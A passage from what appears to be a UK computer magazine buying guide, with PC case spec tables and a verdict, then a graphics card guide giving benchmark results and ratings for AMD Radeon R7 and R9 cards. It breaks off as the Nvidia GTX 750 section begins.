Supplied fans	1x 120mm, 2x 140mm	2x 120mm	3x 120mm	1x 120mm, 2x 140mm	1x 120mm
Max 2½in drive bays	4	2	3	5	1
Max 3½in drive bays	7	2	3	3	1
Max 5¼in drive bays	3	0	0	2	2
Max graphics card length	290mm	350mm	290mm	430mm	330mm
Size	495x226x559mm	160x465x420mm	397x260x320mm	494x497x210mm	180x425x370mm
Weight	9.3kg	5.3kg	5.6kg	7kg	4.2kg

## BUYING INFORMATION

Price including VAT	£99	£90	£75	£99	£27
Warranty	Three years RTB	One year RTB	Two years RTB	Two years RTB	One year RTB
Supplier	www.scan.co.uk	www.box.co.uk	www.cclonline.com	www.ebuyer.com	www.cclonline.com
Details	www.bequiet.com	www.bitfenix.com	www.corsair.com	www.corsair.com	www.cougargaming.com
Part code	BG002	BFC-PAN-300-KKWL1-RP	CC-9011070-WW	CC-9011049-WW	P1/55S7-SPIKE

## RECOMMENDED

## NZXT

Source 340

## PHANTEKS

Enthoo Mini XL

## SHARKOON

CA-M

## SILVERSTONE

Quiet Precision PS11

Rating

★★★★☆

★★★★☆

★★★★☆

★★★★★

## HARDWARE

USB ports	0	0	2	0
USB3 ports	2	2	2	2
Front panel extras	None	LED controller	None	None
Case type	ATX	MicroATX	MicroATX	ATX
Motherboard compatibility	ATX, microATX, Mini-ITX	MicroATX, Mini-ITX	MicroATX, Mini-ITX	ATX, microATX
Fan mounts	3x 120/140mm, 1x 120mm	4x 120mm, 8x 120/140mm	1x 60mm, 1x 120mm	2x 120mm, 2x 120/140mm,
Supplied fans	2x 120mm	3x 140mm	1x 120mm	1x 120mm
Max 2½in drive bays	2	2	3	2
Max 3½in drive bays	2	6	2	3
Max 5¼in drive bays	0	3	0	2
Max graphics card length	334mm	390mm	250mm	400mm
Size	200x445x432mm	260x480x550mm	225x270x285mm	215x482x427mm
Weight	7.1kg	13.8kg	1.8kg	4.8kg


## BUYING INFORMATION

Price including VAT	£60	£144	£46	£41
Warranty	Two years RTB	Five years RTB	One year RTB	One year RTB
Supplier	www.scan.co.uk	www.scan.co.uk	www.scan.co.uk	www.scan.co.uk
Details	www.nzxt.com	www.phanteks.com	www.sharkoon.com	www.silverstonetek.com
Part code	CA-S340W-B1	PH-ES414M_BK	4044951016112	SST-PS11B-Q

Prices correct at time of going to press

## VERDICT

We've seen many impressive cases this month, but a couple of models really stand out. If you're after a compact microATX chassis, the Corsair Carbide Series Air 240 is the clear winner. It looks fantastic, has a surprising amount of space inside for your components and makes it simple and fun to build a great PC. It wins a Best Buy award.

There are a number of excellent full-size ATX cases, and which one you should buy depends on what you want to fit in your case. However, none can match the SilverStone Quiet Precision PS11 for overall value, thanks to its impressive build quality for the price and extensive sound-deadening features. It's our Recommended ATX case. 

**CORSAIR** Carbide  
Series Air 240


★★★★★

COMPUTER  
SHOPPER  
BEST BUY

**SILVERSTONE** Quiet  
Precision PS11

★★★★★

COMPUTER  
SHOPPER  
RECOMMENDED



# GAME ON

## Graphics cards

Whether you want to play the latest titles at Full HD or you're looking for something powerful to make the most of an Ultra HD monitor, we've got the right graphics card for you

**IT'S COMMON TO** overlook the graphics card when building a new PC if you don't plan on using it to play games, while serious gamers can easily spend more than they need to if they don't carefully consider monitor resolutions, refresh rates or the games they play. There's a lot to think about, but this guide will take you through all the options to help you find the card that's right for you.

Before you start looking at individual models, you'll need to choose between the two main graphics processor unit (GPU) manufacturers: AMD and Nvidia. Third party 'board partners' may add their own custom cooling, or overclock the GPU and memory, but it's AMD and Nvidia that produce the underlying silicon. There are key differences between each company's hardware and software, which determines how they perform and which effects can be turned on in-game.

### TEAM GREEN

Nvidia may have diversified into Android tablets and mobile chipsets with its Tegra system-on-chip designs, but dedicated graphics cards are still core to the business. Nvidia graphics cards typically cater more for the high end, with few models available at entry-level and mid-range prices. If you demand performance without massive power drain, cards with the latest power-efficient Maxwell GPU architecture will fit the bill.

All the Nvidia graphics cards we've reviewed support PhysX hardware-accelerated physics, as well as other graphics effects and techniques unique to Nvidia. Multi-Frame Sampled Anti-Aliasing (MFAA) uses the Maxwell hardware to provide high-quality anti-aliasing, which smoothes off jagged edges in games, without the performance hit associated with other techniques (see the box

opposite). Dynamic Super Resolution (DSR) renders games at a higher resolution than your monitor can support, before scaling the graphics down to the native resolution, in effect adding support for Super Sampling Anti-Aliasing (SSAA, see box) in all games. This should improve visual quality and make games more detailed, although the performance hit is more severe than when using standard anti-aliasing methods.

### RED OR DEAD

Processor manufacturer AMD bought graphics card specialist ATI in 2006 in order to get a head-start over rival Intel with on-board processor graphics, but continued to grow the dedicated graphics card business. Today, AMD has some of the best-value cards around, with prices that mean no-one should be without a dedicated GPU in their PC.



Like Nvidia, AMD has its own proprietary technologies that appear in a wide selection of games. The Mantle rendering engine is used in *Battlefield 4* to provide a performance boost over DirectX, while the TressFX hair simulation in the 2013 *Tomb Raider* reboot was optimised specifically for AMD hardware.

AMD also has its own supersampling resolution technique, known as Virtual Super Resolution (VSR). This works in a similar way to Nvidia's implementation, rendering games at a higher resolution than your monitor supports then downscaling them, for highly accurate anti-aliasing. Currently, however, only R9 290-series cards and the Radeon R9 285 support this mode.

## POWER ME UP

As graphics cards move up in price and performance, so do their power requirements, so you'll need to be sure your PC's power supply unit (PSU) is up to the task. The best way to check is to use a power requirements calculator, such as the one found at [www.extreme.outervision.com/psucalculatorlite.jsp](http://www.extreme.outervision.com/psucalculatorlite.jsp).

This will tell you the peak power draw of all the components in your computer, including the motherboard, processor, memory, storage disks and even the cooling fans. If your PSU has a greater output than the peak power draw of your components, you won't need to upgrade it in order to add in a new graphics card (as long as it has the right power connectors, as we'll explain).

PCI Express slots can only deliver a maximum 75W of power, and even Nvidia's energy-efficient Maxwell architecture begins to need a greater dedicated supply of power in order to function as you move up the range. Most of the mid-range cards we've tested require a single 6-pin PCI-Express power connector, as found on most PSUs. Heavily overclocked cards, or those with large custom coolers, could need two 6-pin connectors. High-end cards, meanwhile, often need one 8-pin and one 6-pin connector, with the most powerful cards using two 8-pin connectors.

You'll need to make sure your PC's power supply has enough free connectors, or you'll have to use adaptor cables to provide the

## Call the AA: anti-aliasing explained

Aliasing is the unavoidable effect that comes from using square pixels to draw diagonal lines. As screen resolutions increase, the effect becomes less prominent, but on today's 1,920x1,080 and 2,560x1,440 monitors aliasing (jagged edges) is still a major issue. A range of anti-aliasing techniques reduce the effect, but these vary by game and manufacturer. We use three different methods when testing graphics cards: Fast Approximate AA (FXAA), Multi-Frame Sampled AA (MSAA) and Super Sampling AA (SSAA).

FXAA is the least intensive form of anti-aliasing, as it doesn't analyse the 3D models onscreen; instead, it applies a smoothing effect to the entire scene as a post-processing filter. This means it blurs textures that should be left alone, reducing the sharpness of the image. If your graphics card is powerful enough, you should opt for one of the other modes.

MSAA requires more GPU resources, as it targets just the jagged lines for smoothing by detecting the edges of polygons. It's the method you should use if your graphics card can't cope with more demanding forms of anti-aliasing.

Finally, SSAA uses a brute-force approach. At a basic level, the process involves rendering the scene at a higher resolution than your monitor natively supports, then downscaling it to display correctly on your screen. Enabling 4x SSAA on a game running at 1,920x1,080 essentially forces the graphics card to render at 3,840x2,160, in effect quadrupling the workload. It's the most intense anti-aliasing method out there, but it preserves visual clarity and is worth turning on if your graphics card can handle it.

right plugs. Most modern power supplies have at least two 6+2-pin PCI-Express power connectors, but be sure to check before buying. For our recommended PSUs, see the table on page 79.

## GAMING ROOM

Graphics cards vary greatly in length and height, depending on how big the actual GPU is, the size of the cooling system and the number of ports on the back of the card. Our PC case reviews starting on page 102 state how much room is available inside for graphics cards, and you may need to remove one of the case's hard disk drive cages in order to fit very long cards. Not every card will fit in every case, particularly if you have a microATX or Mini-ITX chassis, so it's important to check before buying. Our specifications table on page 115 shows the length of each graphics card we've tested.

It can be harder to find out a graphics card's width, which can be an issue in Mini-ITX and home theatre cases. You'll also need to take the placement of the power connectors into account, as shallow HTPC cases might be able to physically fit the graphics card, but power connectors on the

side of the card could stop you from putting the case's side panel back on.

Most mid-range and high-end graphics cards take up two expansion slots, in order to accommodate a heatsink and cooling fan. These cards are known as dual-slot, and will obscure the PCI-Express slot directly beneath the one into which you plug the card.

Finally, half-height or low-profile graphics cards are designed for ultra-compact home theatre PC or desktop form factor cases. These cards are typically less powerful than their full-height counterparts and can be noisier since they have smaller fans, so unless you have very limited space a full-height card will probably be a better option.

## PORTS REPORT

Most modern graphics cards have at least one DVI port, for connecting to a monitor. If you have an older monitor with a VGA input, you'll need to use a DVI-to-VGA adaptor; our table on page 115 tells you if one is included in the box. HDMI outputs are now fairly common on graphics cards; you'll want at least one if you plan on connecting your PC to a TV.

Many HDMI connections limit you to a 30Hz refresh rate at 2,560x1,440 or higher resolutions, which will make the Windows desktop feel jerky. Also, on some cards with two DVI ports, one port may be a single-link model, which only supports displays with up to 1,920x1,200 pixels; dual-link DVI supports up to 2,560x1,440 at 60Hz.

If you want to connect to a 3,840x2,160 (4K) monitor or one with a very high refresh rate, you'll be better off using a DisplayPort output, as this interface standard supports very high resolutions and refresh rates. Most of the cards we've tested have at least one DisplayPort output; see our table for details.

You may also find Mini DisplayPort or Mini HDMI connections, but these aren't as convenient as their full-size counterparts as you'll need adaptors or a less-common cable to connect them to most monitors.

## How we test

We test graphics cards on an Intel DZ87KLT-75K motherboard with an Intel Core i7-4770K processor and 16GB of RAM. This system is powerful enough to ensure the CPU or memory isn't holding back the graphics card and artificially slowing down frame rates. We then use a range of different games, which vary in graphical intensity, to measure performance.

Dirt Showdown is our least challenging title, so should play well on mid-range GPUs without dropping below a smooth 60fps (racing games in particular benefit from high frame rates). The game also scales well to 2,560x1,440 and 4K resolutions when running on more powerful cards. 2013's *Tomb Raider* reboot uses very demanding Super Sampling Anti-Aliasing (SSAA) which will tax mid-range cards, while last year's *Metro: Last Light Redux* makes heavy use of tessellation to challenge all but the most powerful graphics cards. We run all three games at 1,920x1,080, 2,560x1,440 and 3,840x2,160 resolutions in order to determine a graphics card's capabilities.

## AMD Radeon R7 250 • R7 250X • R7 260X

**THE RADEON R7 250** is the cheapest AMD GPU capable of playing modern games at 1,920x1,080 at reasonable detail levels. The R7 250 can get all the power it needs from the PCI Express socket, so doesn't need an extra PCI Express power connector. A standard R7 250, such as the Sapphire R7 250, is based on the AMD Oland XT architecture, with 384 GPU cores and a core 1GHz clock speed.

Confusingly, Sapphire's passively cooled Radeon R7 250 is actually a rebranded Radeon HD 7750, so is based on the Cape Verde Pro core, with 512 GPU cores and a clock speed of 800MHz. This architecture is a couple of years old, but as we show in our graphs on page 114, the GPU can still hold its own in games.

The faster R7 250X is based on the Cape Verde architecture, and the stock design has the same 1GHz clock speed as the R7 250. However, the R7 250X has 640 GPU cores, so is significantly quicker.

The last of AMD's budget GPUs we've tested is the R7 260X. This has a Bonaire GTX GPU, and its 896 GPU cores run as standard at 1,150MHz, representing a significant step up from the Radeon R7 250X.

### INDIVIDUAL CARDS

The Sapphire Radeon R7 250 1GB with Boost is the only AMD card we've tested slim enough not to block the expansion slot below it when fitted. It's also only 150mm long, so will fit in all cases apart from low-profile ones. The card unusually has a VGA port for older monitors and it has HDMI, but the DVI port is only single-link. This means the highest-resolution monitor the card can drive over a digital connection is 1,920x1,200, so those wanting to use higher-res screens should look elsewhere.

The card is bus-powered, so you certainly won't need a power supply upgrade to install it. It's not a powerful card, however. In our least-challenging game test, Dirt Showdown, at our standard desktop PC settings of 1,920x1,080, Ultra quality and 4x anti-aliasing, the card managed an average 25.2fps, with the frame rate sometimes dropping as low as 19.8fps. This is too slow for smooth gameplay, but dropping the quality to High bumped up the frame rate to a much smoother 46.2fps.

In our tougher Tomb Raider test, which we run at 1,920x1,080 with Ultra quality and 2x SSAA (see the box on page 107 for an

explanation of how SSAA works) the card managed just 15.9fps. Switching SSAA for the less-demanding FXAA and dropping detail to High made this jump up to a playable 32.8fps.

Our toughest test is the Metro: Last Light Redux post-apocalyptic shooter. At standard settings of 1,920x1,080 with Very High detail and tessellation and SSAA enabled, the R7 250 only managed a crawling 8fps. To make the game playable we had to drop detail to Low and turn off tessellation and SSAA, which gave us 41fps, but the game isn't nearly as pretty at these settings. The R7 250 isn't a bad card for its low price, but an extra £20 will get you the much quicker MSI R7 260X 2GD5 OC, which is more capable in the latest games.

If you're building a quiet PC, such as one to sit under your TV in the living room, you may be interested in a passively cooled card such as the Sapphire Ultimate R7 250. This has a large heatsink so can do without a fan entirely, and like the standard R7 250 doesn't need an external power connector. We set it running a game test on repeat for an hour in an enclosed PC case, and had no problems with overheating. Bear in mind that the card is 120mm high (around 15mm higher than a standard R7 250) so check it will fit in your case. As well as HDMI, the card has dual-link DVI and DisplayPort outputs, so can handle ultra-high-resolution displays.

Confusingly, even though it's badged as a Radeon R7 250, the Sapphire Ultimate card is in fact a rebadged AMD Radeon HD 7750. It's based on a 2012 Cape Verde Pro GPU, with 512

CARD	RATING	PRICE INC VAT	SUPPLIER
Sapphire Radeon R7 250 1GB with Boost	★★★★☆	£68	www.ebuyer.com
Sapphire Ultimate R7 250	★★★★☆	£77	www.ebuyer.com
Sapphire Vapor-X R7 250X	★★★★☆	£86	www.ebuyer.com
MSI R7 260X 2GD5 OC 	★★★★★	£89	www.ebuyer.com

## AMD Radeon R9 270X • R9 280

**AMONG THE MID-RANGE** AMD GPUs we've tested, the R9 270X is the least expensive. This is based on the AMD Curacao XT GPU, which has 1,280 GPU cores and a stock 1GHz core speed. Moving up a notch, you have the Radeon R9 280, with its Tahiti Pro core, 1,792 GPU cores and stock 827MHz core speed.

### INDIVIDUAL CARDS

We've tested two cards based on the R9 270X chipset: the Club3D Radeon R9 270X and the PowerColor PCS+ R9 270X. The Club3D card has had its clock speed tweaked to 1,080MHz, while the PowerColor version will boost from 1,060MHz up to 1,100MHz under load.

The Club3D card is more compact than PowerColor's model; it's 216mm long rather than 242mm, so may be easier to fit if you

have a very compact case. Both cards have HDMI, DisplayPort and two DVI connectors, but one of the Club3D card's DVI ports is only single-link, so can only support screens with a maximum 1,920x1,200 resolution. Both cards need power from two 6-pin PCI Express connectors, and the longer PowerColor card's sockets are on the side of the card to help with fitting it in smaller cases.

Both cards have twin cooling fans, but the Club3D model is significantly noisier under load, with the fans spinning up to make quite a rushing noise, compared to the PowerColor card's low whirr.

In terms of performance, there's little to choose between the cards, but the PowerColor model has a slight edge. Neither card had any problems with the Dirt

Showdown test at 1,920x1,080, managing over 75fps at maximum detail. The cards were also close in Tomb Raider at 1,920x1,080, Ultra quality and 2x SSAA, with a smooth 48.1fps from the Club3D card and 49.3fps from the PowerColor model.

The cards couldn't manage a playable frame rate in our most challenging benchmark: Metro: Last Light Redux at 1,920x1,080, Very High detail and with SSAA enabled. In this test we saw an average of 23fps from both cards, and we had to turn off SSAA to get playable frame rates of 43fps from the Club3D card and 44fps from the PowerColor model.

The cards were even powerful enough for some gaming at higher resolutions. Dirt Showdown at 2,560x1,440 wasn't a problem for either model with Ultra detail, and at a huge 3,840x2,160 we still saw 29.3fps from the Club3D card and 30fps from PowerColor's model. In Tomb Raider at 2,560x1,440 with Ultra detail and 2x SSAA, we saw a just-smooth 29.9fps from the Club3D card and 30.6fps from the PowerColor.

CARD	RATING	PRICE INC VAT	SUPPLIER
Club3D Radeon R9 270X royalQueen	★★★★☆	£152	www.cclonline.com
PowerColor PCS+ R9 270X 2GB GDDR5 	★★★★★	£126	www.cclonline.com
Sapphire Dual-X R9 280 OC with Boost 	★★★★★	£150	www.ebuyer.com




GPU cores running at 800MHz. The card has a lower clock speed than the standard R7 250, but the additional stream processors lead to slightly better performance. The Ultimate R7 250 was a couple of frames a second faster than the R7 250 in Dirt Showdown with Ultra detail, but 27.4fps isn't quite enough for smooth gameplay. The card had no trouble with the test once we dropped detail levels to High, though, managing 62.4fps.

Our standard Tomb Raider settings of Ultra quality and 2x SSAA were too much for the Ultimate R7 250, as a jerky 16.9fps shows, but dropping detail to High and using lower-quality FXAA brought the frame rate up to a playable 35.5fps. To get a playable frame rate in the challenging Metro: Last Light Redux we had to drop detail to Low and turn off SSAA and tessellation, where we saw a playable 46fps. If you want a silent card but still want to play modern titles, the Sapphire Ultimate R7 250 is a good choice if you don't mind sacrificing some detail. Those after silence and performance should find the extra cash for the Zotac GeForce GTX 750 Zone Edition.


Next up in AMD's range is the Sapphire Vapor-X R7 250X. This is a twin-fan design, and is quiet when idle and under load. It needs an external power connector, and there's a Molex-to-6-pin PCI Express adaptor in the box in case your PSU doesn't have the right plug. Along with HDMI, the card has twin dual-link DVI outputs and DisplayPort, so you'll be able to use 2,560x1,440 and 3,840x2,160 displays.

Thanks to 640 GPU cores running at 1,100MHz, the card has some fair gaming clout. It managed a playable 42fps in our Ultra quality Dirt Showdown test, and Tomb Raider

**Sapphire Radeon R7 250 1GB with Boost**



**Sapphire Ultimate R7 250**



**Sapphire Vapor-X R7 250X**



**MSI R7 260X 2GD5 OC**



was nearly playable at Ultra quality with 2x SSAA enabled, with 25fps. Reducing Tomb Raider's quality settings to High and using FXAA anti-aliasing gave us a smooth 50fps.

Metro: Last Light Redux was more of a challenge, and at our standard Very High settings we saw only 12fps from the Vapor-X R7 250X. Dropping to High quality and turning off SSAA led to a playable 31fps, but this fell to a jerky 15fps in some parts of the test.

The Sapphire Vapor-X R7 250X is a fair budget card, but spending a few pounds more on the MSI R7 260X 2GD5 OC will get you a significant performance boost. The MSI's 896 GPU cores and mild 25MHz overclock helped

it to a very smooth 52.8fps in the Ultra quality Dirt Showdown benchmark, and the card could even manage a playable 35.9fps once we brought the resolution up to 2,560x1,440.

Even in the tougher Tomb Raider test, the R7 260X managed a just-playable average of 31fps with Ultra quality and 2x SSAA. In Metro: Last Light Redux at Very High settings, we only saw 14.5fps, but turning off SSAA and dropping to High quality led to a playable 39fps average. Considering it costs only £3 more than the R7 250X, and is over £20 less than Nvidia GTX 750 Ti-based cards, the MSI R7 260X 2GD5 OC is a bit of a performance bargain. It wins a Best Buy award.


**Club3D Radeon R9 270X royalQueen**



**PowerColor PCS+ R9 270X 2GB GDDR5**



**Sapphire Dual-X R9 280 OC with Boost**



There's little to choose between the Club3D and PowerColor R9 270X cards in terms of performance, but the PowerColor model is quieter and is currently available for just £126, making it excellent value for a capable mid-range card and a Best Buy.

We've tested one Radeon R9 280 card: the Sapphire Dual-X R9 280 OC with Boost. This is a fairly long card, at 264mm, with twin fans. The two six-pin PCI Express power connectors are on the side of the card, which will help you fit it in shorter cases. The card is quiet at idle but fairly loud under load, making a steady whoosh. You're well covered for higher-resolution displays thanks to twin dual-link DVI outputs and DisplayPort, as well as HDMI.

The R9 280 is a strong performer. It had no problems with Dirt Showdown at 1,920x1,080 and 2,560x1,440 resolutions with Ultra detail, and even managed a smooth 33.8fps average at 3,840x2,160. Tomb Raider was only really a challenge with Ultra detail and 2x SSAA once we plugged the card into a 2,560x1,440 display, whereupon we still saw a smooth 34.9fps.

This is the cheapest AMD card that can handle Metro: Last Light Redux at 1,920x1,080 with Very High detail and SSAA enabled. In this test the card managed a just-playable 29.5fps, but the frame rate dropped as low as 18fps in the toughest parts of the benchmark. The game ran beautifully at 50fps once we turned off SSAA. Even at 2,560x1,440, we only

had to drop the quality setting to High and disable SSAA to see a smooth 44fps.

If you want to play challenging games at maximum detail and less-demanding titles at higher-than-1080p resolutions, the Sapphire Dual-X R9 280 OC with Boost is the cheapest way to do it. The more expensive MSI GTX 960 Gaming 2G is slightly quicker and quieter, so may be worth the extra £20 if noise levels are important to you, but the Sapphire Dual-X R9 280 is hard to beat for performance value. However, if you plan on gaming at 1,920x1,080 you'll be fine with the cheaper PowerColor Radeon R9 270X, and those with 2,560x1,440 screens would be better off finding another £35 for the XFX Radeon R9 280X DD Black.

# AMD Radeon R9 280X • R9 285 • R9 290 • R9 290X

**WE'VE TESTED FOUR** AMD chipsets for gaming enthusiasts. First up is the Radeon R9 280X. This has a Tahiti XTL or XT2 core, depending on the manufacturer, with 2,048 GPU cores and stock 850MHz core and 1,000MHz boost speeds. The Tahiti XTL and XT2 chips both have the same number of GPU cores and the same clock speeds, but the XT2 variant apparently has some power efficiency improvements.

The Radeon R9 285 cards are based on AMD's newest Tonga Pro GPUs, and are the first cards to support AMD's Graphics Core Next (GCN) 1.2 architecture. According to AMD, this brings improved tessellation performance, lossless delta colour compression in order to reduce memory bandwidth stress, and a new and more efficient instruction set. The R9 285 cards we've tested all have 2GB of GDDR5 RAM, compared to the 3GB in the mid-range R9 280, and have the same 1,792 GPU cores. AMD's stock R9 285 speed is 918MHz.

The R9 290 is significantly more expensive than the R9 285, but is a big step up in terms of specification. You get 2,560 GPU cores, 4GB of GDDR5 memory and a 947MHz core clock speed. Finally, the most powerful card we've tested is the R9 290X. This has a huge 2,816 GPU cores running at 1,080MHz, and is a rival for the top-end Nvidia GTX 970 cards.

## INDIVIDUAL CARDS

The XFX Radeon R9 280X Black DD is a big card; at 295mm long it's only slightly shorter than the huge Sapphire R9 290X, so measure your case carefully. The card needs both a six- and an eight-pin PCI Express power connector, so you'll need a powerful PSU. The R9 280X has one dual-link and one single-link DVI port, HDMI and twin Mini DisplayPort sockets, so you may need a Mini DisplayPort-to-DisplayPort adaptor (£9 from [www.scan.co.uk](http://www.scan.co.uk)) to plug into your DisplayPort monitor.

The R9 280X was seriously impressive in our tests. It played Dirt Showdown at 3,840x2,160 smoothly at almost 42fps, had no problem with Tomb Raider at 2,560x1,440 with Ultra quality and demanding SSAA switched on, and could just about play Tomb Raider smoothly at 3,840x2,160 using the FXAA rather than SSAA anti-aliasing technique, with a 30.5fps average. In the highly challenging Metro: Last Light Redux benchmark, we saw a playable 35.3fps average at 1,920x1,080 with Very High quality and SSAA enabled. Disabling SSAA at this resolution gave us a silky-smooth 59.8fps, and even at 2,560x1,440 we still saw a playable 39.8fps.


It may be over a year old, but the XFX R9 280X Black Double Dissipation Edition is still an impressive card, and is very good value for its performance. It wins a Best Buy award.

We have three cards based on AMD's newer R9 285 chipset. The Asus Strix R9 285 OC is the largest model, at 269mm long, and also the tallest, at 126mm high. This is due to a huge twin-fan cooler, which is almost silent when the graphics card is running at idle, but builds to a low rush under heavy load. The Club3D R9 285 royalQueen is smaller, at 218mm long, and also has twin cooling fans. However, this is a much noisier card than the Asus model under load when the twin fans spin up. Both the Asus and Club3D R9 285 cards have the standard twin DVI, HDMI and DisplayPort outputs.

The Sapphire R9 285 2GB GDDR5 ITX Compact OC Edition is a bit different, as it's a single-fan design in a 172mm-long package. This is amazingly short for such a small card, meaning it will fit in even compact Mini-ITX cases, as its name suggests. The Sapphire card has two Mini DisplayPort outputs, so you may need an adaptor for your monitor (£9 from [www.scan.co.uk](http://www.scan.co.uk)). The Sapphire R9 285 also requires a single 8-pin PCI Express power plug, compared to the twin 6-pin PCI Express plugs on the other two R9 285-based cards. Despite its single fan, the card is very quiet indeed, even under load.

All three cards are mildly overclocked compared to AMD's reference R9 285 speed. The Asus card runs at 954MHz, the Club3D model at 945MHz and the Sapphire card at 928MHz. The cards performed similarly in all three game tests; they produced perfectly smooth frame rates of 83fps in Dirt Showdown and 55fps Tomb Raider at 1,920x1,080 with Ultra detail, and maintained a just-playable average of 29fps in Metro: Last Light Redux. This is a bit low, so you should turn off SSAA to get properly smooth frame rates in this challenging title.

All three cards managed around a playable 34fps in Dirt Showdown at 3,840x2,160 with Ultra detail, and in Tomb Raider at 2,560x1,440 we saw a playable 34fps from the Club3D and Sapphire cards and 35fps from the Asus

CARD		RATING	PRICE INC VAT	SUPPLIER
XFX Radeon R9 280X Black Double Dissipation Edition		★★★★★	£186	<a href="http://www.scan.co.uk">www.scan.co.uk</a>
Asus Strix R9 285 OC		★★★★☆	£207	<a href="http://www.scan.co.uk">www.scan.co.uk</a>
Club3D Radeon R9 285 royalQueen		★★★★☆	£187	<a href="http://www.morecomputers.com">www.morecomputers.com</a>
Sapphire R9 285 2GB GDDR5 ITX Compact OC Edition		★★★★☆	£185	<a href="http://www.ebuyer.com">www.ebuyer.com</a>
XFX Radeon R9 290 Black Double Dissipation Edition		★★★★★	£238	<a href="http://www.scan.co.uk">www.scan.co.uk</a>
Sapphire Vapor-X R9 290X 4GB GDDR5 TRI-X OC		★★★★☆	£323	<a href="http://www.cclonline.com">www.cclonline.com</a>

# NVIDIA GeForce GTX 750 • GTX 750 Ti

**THE GEFORCE GTX 750** was the first Nvidia GPU to use Nvidia's new energy-efficient Maxwell architecture, which replaces the previous Kepler designs. The company claims that each Maxwell core can deliver greater performance than an equivalent Kepler core, as well as twice the performance per watt.

The GTX 750 and GTX 750 Ti reference design is so power-efficient that many cards can operate purely on the power from a PCI-Express x16 slot, without needing any extra power connectors. Each card draws a maximum 60W from the PCI-Express bus, meaning you'll only need a 300W power

